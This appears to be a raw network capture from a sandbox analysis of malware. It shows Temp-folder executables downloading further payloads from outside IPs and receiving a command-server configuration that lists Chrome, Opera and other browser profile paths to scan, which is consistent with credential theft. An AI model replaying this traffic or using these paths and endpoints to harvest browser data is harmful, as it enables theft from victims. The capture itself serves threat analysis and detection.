Jun 16, 2021 12:20:15.618237972 CEST	8929	OUT	POST / HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 423 Host: 999080321test51-service10020125999080321.xyz

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:20:15.797545910 CEST	8931	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:20:15 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49735	34.76.8.115	80	C:\Users\user\AppData\Local\Temp\6ACA.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:20:21.325402021 CEST	8945	OUT	POST / HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: text/plain; charset=UTF-8 Content-Length: 128 Host: 34.76.8.115
Jun 16, 2021 12:20:21.840158939 CEST	8946	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:20:21 GMT Content-Type: text/plain;charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Access-Control-Allow-Headers: * Access-Control-Allow-Origin: * Data Raw: 32 35 63 0d 0a 75 6e 4e 32 47 4b 2b 6e 50 6d 64 52 31 36 66 4a 75 73 4d 63 79 39 68 38 50 4c 54 49 5a 2b 69 6d 37 36 4d 33 69 77 33 57 41 4f 56 4d 54 30 46 62 6e 33 38 48 62 51 5a 62 69 4a 6a 52 4e 2f 6d 6b 77 4f 4e 48 31 4a 34 67 65 31 62 53 65 47 53 55 2b 6f 67 36 71 74 64 36 68 49 47 47 35 47 74 4e 4f 79 6c 63 2f 65 77 32 75 50 38 47 61 51 31 64 54 39 6a 46 57 72 61 5a 31 77 71 57 36 4a 56 5a 41 61 6a 7a 52 75 38 51 34 62 31 32 34 76 62 4c 37 58 61 79 44 53 66 6b 67 58 52 64 61 76 34 6f 6d 76 34 79 38 73 4e 47 5a 52 52 77 57 2f 48 48 35 78 51 44 32 6c 5a 6f 52 65 51 69 63 39 31 50 4d 4d 4e 38 46 4d 6f 31 5a 49 38 43 69 32 4a 71 73 49 31 30 68 54 34 72 53 59 52 32 5a 2b 74 31 61 64 2f 54 34 6d 53 62 31 69 34 56 37 44 6e 73 73 68 55 6b 64 31 57 47 66 45 37 6c 4e 6e 6c 6b 49 33 69 7a 2f 35 72 49 35 4d 68 77 48 69 4a 7a 58 4d 6f 58 6a 31 6a 62 76 78 4c 64 61 6c 76 50 66 66 58 48 67 67 5a 44 50 72 34 6c 66 45 6f 45 61 6a 79 43 73 47 53 73 71 37 4a 4e 78 59 55 65 4c 79 59 43 37 69 45 57 6f 79 46 6b 37 6b 51 4a 71 33 73 63 54 55 6a 6b 65 34 68 59 47 35 70 6b 41 6e 75 72 76 58 54 56 75 6b 46 31 69 4a 63 41 78 52 34 39 51 6d 73 36 6e 51 65 67 75 56 30 53 69 54 6d 49 33 64 33 69 65 66 51 70 41 73 54 61 51 53 68 6d 2b 42 39 4f 46 38 6e 6a 43 4a 2b 41 77 43 56 6d 4e 6a 31 56 34 55 59 6e 44 73 52 2f 64 39 78 54 57 35 74 69 50 66 79 67 37 35 6f 44 7a 32 4f 71 7a 70 61 50 65 53 73 4d 30 6d 65 43 30 4e 48 65 77 41 4d 34 63 66 7a 4c 2b 66 57 54 39 6f 4d 4c 79 42 37 65 52 4b 69 53 62 6e 70 70 35 4f 69 41 4c 33 33 44 61 67 73 54 77 2b 44 71 6d 73 65 57 41 38 4f 69 52 64 30 61 56 65 4c 51 6a 4a 32 63 37 69 6a 45 4a 35 77 51 69 53 4b 6b 62 74 37 56 6a 50 6f 2b 67 6e 46 6a 57 51 76 4b 73 55 42 79 71 6f 37 39 58 31 41 6c 7a 6e 72 33 66 69 4e 79 39 56 32 4a 6b 43 6c 46 41 54 38 75 78 4e 49 31 2b 36 73 7a 45 41 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: 25cunN2GK+nPmdR16fJusMcy9h8PLTIZ+im76M3iw3WAOVMT0Fbn38HbQZbiJjRN/mkwONH1J4ge1b SeGSU+og6qtd6hIGG5GtNOylc/ew2uP8GaQ1dT9jFWraZ1wqW6JVZAajzRu8Q4b124vbL7XayDSfkgXRdav4omv4y8 sNGZRRwW/HH5xQD2lZoReQic91PMMN8FMo1ZI8Ci2JqsI10hT4rSYR2Z+t1ad/T4mSb1i4V7DnsshUkd1WGfE7lNnl kI3iz/5rI5MhwHiJzXMoXj1jbvxLdaIvPffXHggZDPr4lfEoEajyCsGSsq7JNxYUeLyYC7iEWoyFk7kQJq3scTUjke4hYG5pkAnu rvXTVukF1iJcAxR49Qms6nQeguV0SiTmI3d3iefQpAsTaQShm+B9OF8njCJ+AwCVmNj1V4UYnDsR/d9xTW5tiPfyg7 5oDz2OqzpaPeSsM0meC0NHewAM4cfzL+fWT9oMLyB7eRKiSbnpp5OiAL33DagsTw+DqmseWA8OiRd0aVeLQjJ2c7ij EJ5wQiSKkbt7VjPo+gnFjWQvKsUByqo79X1Alznr3fiNy9V2JkClFAT8uxNI1+6szEA==0
Jun 16, 2021 12:20:21.887178898 CEST	8946	OUT	GET //l/f/jV7rBnoBuI_ccNKoDPQZ/5866ff388122eeacca347a34e35d8f9051332339 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: 34.76.8.115

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jun 16, 2021
12:20:22.092303038 CEST</td><td>8947</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx
Date: Wed, 16 Jun 2021 10:20:22 GMT
Content-Type: application/octet-stream
Content-Length: 916735
Connection: keep-alive
Last-Modified: Thu, 11 Feb 2021 18:55:17 GMT
ETag: "60257d95-dfcff"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01
4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64
65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 17 19 74 5c 00 10 0c 00 12 10 00 00 e0 00 06 21 0b 01
02 19 00 5a 09 00 00 04 0b 00 00 0a 00 00 00 14 00 00 00 10 00 00 00 70 09 00 00 00 e0 61 00 10 00 00 00 02 00 00 04
00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 b0 0c 00 00 06 00 00 1c 87 0e 00 03 00 00 00 00 00 20 00 00 10 00 00
00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 c0 0a 00 9d 20 00 00 00 f0 0a 00 48 0c 00 00 00 20 0b 00 a8 04 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 0b 00 bc 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 04 10 0b 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 f1 0a 00 b4
01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 58 58 09 00
00 10 00 00 00 5a 09 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 50 60 2e 64 61 74 61 00 00 00 fc 1b 00
00 00 70 09 00 00 1c 00 00 00 60 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 c0 2e 72 64 61 74 61 00 00 14 1f
01 00 00 90 09 00 00 20 01 00 00 7c 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 40 2e 62 73 73 00 00 00 00 28
08 00 00 00 b0 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 60 c0 2e 65 64 61 74 61 00 00
9d 20 00 00 00 c0 0a 00 00 22 00 00 00 9c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00 0
0 48 0c 00 00 00 f0 0a 00 00 0e 00 00 00 be 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00
00 2c 00 00 00 00 00 0b 00 00 02 00 00 00 cc 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00 00
00 00 20 00 00 00 00 10 0b 00 00 02 00 00 00 ce 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 73 72 63
00 00 00 a8 04 00 00 00 20 0b 00 00 06 00 00 00 d0 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 65 6c
6f 63 00 00 bc 33 00 00 00 30 0b 00 00 34 00 00 00 d6 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 34 00
00 00 00 00 00 d8 02 00 00 00 70 0b 00 00 04 00 00 00 0a 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 42 2f 31
39 00 00 00 00 00 d8 98 00 00 00 80 0b 00 00 9a 00 00 00 0e 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f
33 31 00 00 00 00 00 f5 1a 00 00 00 20 0c 00 00 1c 00 00 00 a8 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42
2f 34 35 00 00 00 00 00 80 1a 00 00 00 40 0c 00 00 1c 00 00 00 c4 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10
42 2f 35 37 00 00 00 00 00 bc 08 00 00 00 60 0c 00 00 0a 00 00 00 e0 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00
30 42 2f 37 30 00 00 00 00 00 69 02 00 00 00 70 0c 00 00 04 00 00 00 ea 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 0
0 10 42 2f 38 31 00 00 00 00 00 d3 1c 00 00 00 80 0c 00 00 1e 00 00 00 ee 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40
00 10 42 2f 39 32 00 00 00 00 00 90 02 00 00 00 a0 0c 00 00 04 00 00 00 0c 0c 00 00 00 00 00 00 00 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELt\!Zpa H 03.textXXZ`P`.datap`@`.rdata |@`@.bss(`
.edata "@0@.idataH@0.CRT,@0.tls @0.rsrc @0.reloc304@0B/4p@@B/19@B/31 @B/45@@B/57`@0B/70ip@
B/81@B/92</td></tr>
<tr><td>Jun 16, 2021
12:20:29.589458942 CEST</td><td>10025</td><td>OUT</td><td>GET //l/f/jV7rBnoBuI_ccNKoDPQZ/8c9243abed88ae742099a303cebe9c7956888979 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Host: 34.76.8.115</td></tr>
<tr><td>Jun 16, 2021
12:20:29.858747005 CEST</td><td>10026</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx
Date: Wed, 16 Jun 2021 10:20:29 GMT
Content-Type: application/octet-stream
Content-Length: 2828315
Connection: keep-alive
Last-Modified: Thu, 11 Feb 2021 18:55:16 GMT
ETag: "60257d94-2b281b"
Accept-Ranges: bytes
Data Raw: 50 4b 03 04 14 00 00 00 08 00 9a 7a 6e 4e 3c 09 f8 7b 72 d2 00 00 d0 69 01 00 0b 00 00 00 6e 73 73 64 62 6d
33 2e 64 6c 6c ec fd 7f 7c 14 d5 d5 38 00 cf ee 4e 92 0d 59 d8 05 36 18 24 4a 90 a0 d1 a0 06 16 24 31 80 d9 84 dd 44 20
b0 61 c9 2e 11 13 b4 6a 4c b7 56 f9 b1 43 b0 12 08 4e 02 3b 19 b7 f5 e9 a3 7d ec 2f ab f5 f1 e9 0f db a7 b6 b5 80 d5 ea
86 d8 24 f8 13 81 5a 2c 54 a3 52 bd 71 63 8d 92 86 45 63 e6 3d e7 dc 99 dd 0d da ef f7 fb be 7f bf f0 c9 ec cc dc 3b f7 9e
7b ee b9 e7 9e 73 ee b9 e7 d6 de 70 bf 60 11 04 41 84 3f 4d 13 84 83 02 ff 57 21 fc df ff e5 99 04 61 ca ec 3f 4e 11 9e ca
7e 65 ce 41 d3 ea 57 e6 ac 6f f9 fa b6 82 cd 5b ef ba 7d eb cd df 2c b8 e5 e6 3b ef bc 2b 5c f0 b5 db 0a b6 4a 77 16 7c fd
ce 82 15 6b fd 05 df bc eb d6 db ae 9a 3c 79 52 a1 5e c6 45 07 6f 18 6e 78 73 d1 63 c6 9f ef d1 9f 3d 56 0f bf ed cf 2c fe
e9 46 f8 ed bb fb cc 63 75 f4 bc e4 a7 1b e8 77 c1 4f fd f4 5b f2 d3 75 f0 7b cf d3 3c df 77 ff b8 f8 a7 37 50 19 8b 1f 7b 91
9e 4b 7e ea a6 df 45 f4 dd 77 ff f8 d2 63 fc f7 1a 7a 5e f7 f5 5b 5a b0 be 7f d7 36 9f 47 10 56 9b 32 84 e7 2b ba 6e 34 de 0
d 08 97 cc c9 31 4d c9 11 2e 84 86 97 f0 77 7b 66 c3 bd 03 6e 4a 4c f8 e8 a0 7b b3 20 64 0a f4 9c fc 15 da 4d 84 e4 2b b6
98 20 b9 82 7f e4 10 84 d4 2f ff 29 b8 ce 24 58 21 b5 08 b2 f4 e3 cb 9b 4c c2 0e 4b 1a 60 ab 4d c2 91 8b e0 77 b3 49 f8 ef
4c 41 38 72 ad 49 58 ff 7f e8 a3 a2 72 d3 c4 be 04 38 37 98 ff 7d fe ab c2 b7 ed 08 c3 ef e9 3c bd 5d 17 72 b8 d3 ff 15 00
54 57 6d bd f5 e6 f0 cd 82 b0 62 36 2f 13 5f 0a 17 9b d2 b3 61 bd 15 57 f1 6c 42 02 db e0 33 11 6e 84 e5 5f ca 17 bb 6a
eb b6 ad b7 08 02 6f eb 4d 7a 9d 15 5f 51 de d6 db ee b8 eb 16 81 da 8e 38 10 ac f0 bb e2 4b f9 2a 85 ff ff bf ff a7 7f f5 ea
90 bc ac c8 67 72 08 e1 4c b9 cd 2a 48 2e b5 d6 76 b6 fb 8b 84 36 5b 2a 92 bf e9 34 49 97 a8 dd 7b de 31 67 09 c2 3c 1c
02 3e 4d ca d3 24 47 9d 26 59 d9 8b d0 f7 f2 0b ce c6 1e 2d f7 a1 12 93 a3 4f 98 01 39 5c b1 c6 1e 2c 74 c8 e1 57 1b 6d
ae 58 20 a8 b6 59 d5 33 ea 2a 87 e2 19 53 3c 23 7d 1e 22 85 3e cf 30 52 42 67 2c 9c 1d b2 6c 68 2e 73 8b e1 6f d8 0f b8
c5 e6 72 cf 70 38 13 ae 09 29 bf cf 33 82 1d 4b 0f 76 fb 01 93 eb 64 73 d9 8d 6e 33 14 2b 5d 07 8f f6 03 2b dc e3 ae c3 ed
6b 72 4d 75 01 5f 90 59 5c 82 a0 0e cb 2f 38 54 cf 18 96 0b af 06 26 0b 42 43 83 22 8d 75 8e da 3b be 0f 65 a9 6b 20 75
24 1e 81 cf 15 8f cd 7e 60 bd 7b 1c 21 ab 4d c8 09 f3 ae 5c 57 ac 59 a9 33 37 2b 6e 51 f5 5a 95 2a ab ea b1 c5 33 5c 47
15 bf 35 64 be a1 f8 90 5a 9f 68 56 4c cd ea 5a 1b 7c 6b 89 35 17 f7 ab 58 46 ac 59 1e cc 6c 56 56 57 9a d5 43 98 d8 7c
bd fd 80 80 cf 62 fb aa 5c 93 5a 0f 95 87 6d 81 20 f3 03 30 f0 d4 d0 50 fe 46 38 7b 5d 90 55 11 70 da da 52 57 2c 6e 91 fb
b5 4d 4d 1b d5 7f e8 c8 73 aa 1e c2 5f 40 b5 aa 3e 51 dd 08 20 8e a8 b5 4e a5 3e 11 54 3f 57 4d ea 16 11 b1 29 39 42 d6
86 ce a3 f6 8e bf 00 9e ec 07 96 d8 0f 1c 6d 56 57 b4 9a 9b 8b bb ed 07 62 80 36 7b e5 11 7c 21 da 0f bc 08 ef d4 4f ec 07
12 01 4d 1a 89 8a e5 3e d6 3e c3 24 5c 2e 25 d4 d7 4c d2 88 7a 46 93 6c d0 a5 f6 03 33 9a 95 9d 01 b3 7c 08 b0 30 23
2a 4e 2b ee b7 1f 38 c4 9b e7 35 db 0f c0 ef 4e af e8 8a 55 34 2b 62 80 15 66 53 ff 03 32 3a 63 f6 8e 1f 03 7a e5 b6 04 c0
31 43 a9 1f 92 b6 da 0f 40 41 cd 9d 5a f8 26 b5 d6 a1 f6 95 77 6f 13 d5 d7 e2 16 fb 81 c3 00 52 40 04
Data Ascii: PKznN<{rinssdbm3.dll|8NY6J1D a.jLVCN;}/$Z,TRqcEc=;{sp`A?MW!a?N~eAWo[},;+\Jw|k<yR^Eonxs<br>c=V,FcuwO[u{<w7P{K~Ewcz^[Z6GV2+n41M.w{fnJL{ dM+ /)$X!LK`MwILA8rIXr87}<]rTWmb6/_aWlB3n_joMz_Q8K*grL*H
.v6[*4I{1g<>M$G&Y-O9\,tWmX Y3*S<#}">0RBg,lh.sorp8)3Kvdsn3+]+krMu_YV8T&BC"u;ek u$~`{!M\WY37+nQZ*3\G5
dZhVLZ|k5XFYlVVWC|b\Zm 0PF8{]UpRW,nMMs_@>Q N>T?WM)9BmVWb6{|!OM>>$\.%LzFl3|0#*N+85NU4+bfS2:
cz1C@AZ&woR@</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:20:33.006036997 CEST	12981	OUT	POST / HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: multipart/form-data, boundary=fQ2iY0qI4sL4iB1dG6aM1wQ5vV6a Content-Length: 213 Host: 34.76.8.115
Jun 16, 2021 12:20:33.539191961 CEST	12982	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:20:33 GMT Content-Type: text/plain;charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Access-Control-Allow-Headers: * Access-Control-Allow-Origin: * Data Raw: 32 38 0d 0a 30 62 34 39 37 38 33 33 63 30 63 30 31 37 31 32 65 66 37 66 33 65 39 32 62 66 33 34 34 39 39 61 64 64 65 37 31 61 64 62 0d 0a 30 0d 0a 0d 0a Data Ascii: 280b497833c0c01712ef7f3e92bf34499adde71adb0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49748	87.251.71.118	80	C:\Users\user\AppData\Local\Temp\2531.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:20:31.579602957 CEST	12965	OUT	POST / HTTP/1.1 Content-Type: text/xml; charset=utf-8 SOAPAction: "http://tempuri.org/Endpoint/GetArguments" Host: 87.251.71.118 Content-Length: 137 Expect: 100-continue Accept-Encoding: gzip, deflate Connection: Keep-Alive
Jun 16, 2021 12:20:31.661899090 CEST	12965	IN	HTTP/1.1 100 Continue
Jun 16, 2021 12:20:31.781358004 CEST	12967	IN	HTTP/1.1 200 OK Content-Length: 4509 Content-Type: text/xml; charset=utf-8 Server: Microsoft-HTTPAPI/2.0 Date: Wed, 16 Jun 2021 10:20:31 GMT Data Raw: 3c 73 3a 45 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 78 6d 6c 73 6f 61 70 2e 6f 72 67 2f 73 6f 61 70 2f 65 6e 76 65 6c 6f 70 65 2f 22 3e 3c 73 3a 42 6f 64 79 3e 3c 47 65 74 41 72 67 75 6d 65 6e 74 73 52 65 73 70 6f 6e 73 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 74 65 6d 70 75 72 69 2e 6f 72 67 2f 22 3e 3c 47 65 74 41 72 67 75 6d 65 6e 74 73 52 65 73 75 6c 74 20 78 6d 6c 6e 73 3a 61 3d 22 42 72 6f 77 73 65 72 45 78 74 65 6e 73 69 6f 6e 22 20 78 6d 6c 6e 73 3a 69 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 31 2f 58 4d 4c 53 63 68 65 6d 61 2d 69 6e 73 74 61 6e 63 65 22 3e 3c 61 3a 42 6c 6f 63 6b 65 64 43 6f 75 6e 74 72 79 20 78 6d 6c 6e 73 3a 62 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 32 30 30 33 2f 31 30 2f 53 65 72 69 61 6c 69 7a 61 74 69 6f 6e 2f 41 72 72 61 79 73 22 2f 3e 3c 61 3a 42 6c 6f 63 6b 65 64 49 50 20 78 6d 6c 6e 73 3a 62 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 32 30 30 33 2f 31 30 2f 53 65 72 69 61 6c 69 7a 61 74 69 6f 6e 2f 41 72 72 61 79 73 22 2f 3e 3c 61 3a 4f 62 6a 65 63 74 34 3e 66 61 6c 73 65 3c 2f 61 3a 4f 62 6a 65 63 74 34 3e 3c 61 3a 4f 62 6a 65 63 74 36 3e 66 61 6c 73 65 3c 2f 61 3a 4f 62 6a 65 63 74 36 3e 3c 61 3a 53 63 61 6e 42 72 6f 77 73 65 72 73 3e 74 72 75 65 3c 2f 61 3a 53 63 61 6e 42 72 6f 77 73 65 72 73 3e 3c 61 3a 53 63 61 6e 43 68 72 6f 6d 65 42 72 6f 77 73 65 72 73 50 61 74 68 73 20 78 6d 6c 6e 73 3a 62 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 32 30 30 33 2f 31 30 2f 53 65 72 69 61 6c 69 7a 61 74 69 6f 6e 2f 41 72 72 61 79 73 22 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 43 68 72 6f 6d 69 75 6d 5c 55 73 65 72 20 44 61 74 61 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 47 6f 6f 67 6c 65 5c 43 68 72 6f 6d 65 5c 55 73 65 72 20 44 61 74 61 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 47 6f 6f 67 6c 65 28 78 38 36 29 5c 43 68 72 6f 6d 65 5c 55 73 65 72 20 44 61 74 61 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 4f 70 65 72 61 20 53 6f 66 74 77 61 72 65 5c 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 4d 61 70 6c 65 53 74 75 64 69 6f 5c 43 68 72 6f 6d 65 50 6c 75 73 5c 55 73 65 72 20 44 61 74 61 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 49 72 69 64 69 75 6d 5c 55 73 65 72 20 44 61 74 61 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 37 53 74 61 72 5c 37 53 74 61 72 5c 55 73 65 72 20 44 61 74 61 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 43 65 6e 74 42 72 6f 77 73 65 72 5c 55 73 65 72 20 44 61 74 61 3c 2f 62 3a 73 74 72 69 6e 67 3e 3c 62 3a 73 74 72 69 6e 67 3e 25 55 53 45 52 50 52 4f 46 49 4c 45 25 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 43 68 65 64 6f Data Ascii: <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><GetArgumentsResponse xmlns="http://tempuri.org/"><GetArgumentsResult xmlns:a="BrowserExtension" xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><a:BlockedCountry xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"/><a:BlockedIP xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"/><a:Object4>false</a:Object4><a:Object6>false</a:Object6><a:ScanBrowsers>true</a:ScanBrowsers><a:ScanChromeBrowsersPaths xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"><b:string>%USERPROFILE%\AppData\Local\Chromium\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Google\Chrome\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Google(x86)\Chrome\User Data</b:string><b:string>%USERPROFILE%\AppData\Roaming\Opera Software\</b:string><b:string>%USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Iridium\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\7Star\7Star\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\CentBrowser\User Data</b:string><b:string>%USERPROFILE%\AppData\Local\Chedo

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49751	87.251.71.118	80	C:\Users\user\AppData\Local\Temp\2531.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:20:43.460714102 CEST	13004	OUT	POST / HTTP/1.1 Content-Type: text/xml; charset=utf-8 SOAPAction: "http://tempuri.org/Endpoint/VerifyScanRequest" Host: 87.251.71.118 Content-Length: 12398 Expect: 100-continue Accept-Encoding: gzip, deflate
Jun 16, 2021 12:20:43.543288946 CEST	13005	IN	HTTP/1.1 100 Continue
